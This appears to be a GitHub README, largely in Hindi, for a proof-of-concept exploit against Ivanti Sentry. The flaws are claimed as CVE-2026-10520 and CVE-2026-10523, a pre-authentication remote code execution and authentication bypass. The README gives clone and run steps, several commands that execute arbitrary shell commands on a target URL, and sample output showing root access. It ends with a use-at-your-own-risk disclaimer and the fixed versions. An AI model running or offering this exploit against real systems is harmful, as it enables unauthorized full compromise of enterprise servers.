 0xblackash/cve-2026-10520
CVE-2026-10520




प्री-ऑथेंटिकेशन रिमोट कोड निष्पादन + प्रमाणीकरण बायपास
लेखक: Ashraf Zaryouh "0xBlackash"
दो गंभीर कमजोरियाँ Ivanti Sentry (पूर्व में MobileIron Sentry) को प्रभावित करती हैं:
ये खामियाँ अनप्रमाणित हमलावरों को पूर्ण सिस्टम से समझौता करने की अनुमति देती हैं।
python3 CVE-2026-10520.py --url <TARGET> --cmd <COMMAND>
# Basic usage
python3 CVE-2026-10520.py --url https://target.com:8443 --cmd "id"

# Verbose mode
python3 CVE-2026-10520.py --url https://target.com:8443 --cmd "whoami" -v

# With proxy
python3 CVE-2026-10520.py --url https://target.com:8443 --cmd "uname -a" --proxy 127.0.0.1:8080

# Check kernel
python3 CVE-2026-10520.py --url https://target.com:8443 --cmd "uname -a"
| तर्क | विवरण | आवश्यक |
|---|---|---|
--url | लक्ष्य URL (जैसे https://target:8443) | हाँ |
--cmd | निष्पादित करने का कमांड | हाँ |
-v, --verbose | वर्बोज़ आउटपुट सक्षम करें | नहीं |
--proxy | HTTP प्रॉक्सी (होस्ट:पोर्ट) | नहीं |
git clone https://github.com/0xBlackash/CVE-2026-10520.git
cd CVE-2026-10520
chmod +x CVE-2026-10520.py
जब यह असुरक्षित हो, तो आप देखेंगे:
 ██████╗ ██╗  ██╗██████╗ ██╗      █████╗  ██████╗██╗  ██╗ █████╗ ███████╗██╗  ██╗
██╔═████╗╚██╗██╔╝██╔══██╗██║     ██╔══██╗██╔════╝██║ ██╔╝██╔══██╗██╔════╝██║  ██║
██║██╔██║ ╚███╔╝ ██████╔╝██║     ███████║██║     █████╔╝ ███████║███████╗███████║
████╔╝██║ ██╔██╗ ██╔══██╗██║     ██╔══██║██║     ██╔═██╗ ██╔══██║╚════██║██╔══██║
╚██████╔╝██╔╝ ██╗██████╔╝███████╗██║  ██║╚██████╗██║  ██╗██║  ██║███████║██║  ██║
 ╚═════╝ ╚═╝  ╚═╝╚═════╝ ╚══════╝╚═╝  ╚═╝ ╚═════╝╚═╝  ╚═╝╚═╝  ╚═╝╚══════╝╚═╝  ╚═╝

          CVE-2026-10520 & CVE-2026-10523 PoC Exploit
          Ivanti Sentry Pre-Auth RCE + Auth Bypass

          Author: Ashraf Zaryouh "0xBlackash"
          GitHub: https://github.com/0xBlackash


[+] Target is VULNERABLE!
Command Output:
uid=0(root) gid=0(root) groups=0(root)
यह उपकरण केवल शैक्षिक और अधिकृत सुरक्षा परीक्षण के लिए है। उन सिस्टमों के खिलाफ अनधिकृत उपयोग जिनके आप मालिक नहीं हैं, अवैध है। लेखक दुरुपयोग के लिए कोई जिम्मेदारी नहीं लेता है।
ठीक किया गया: 10.5.2 / 10.6.2 / 10.7.1
❤️ के साथ बनाया गया Ashraf Zaryouh "0xBlackash" द्वारा
यदि आपको यह उपयोगी लगा तो रेपो को स्टार करें! ⭐


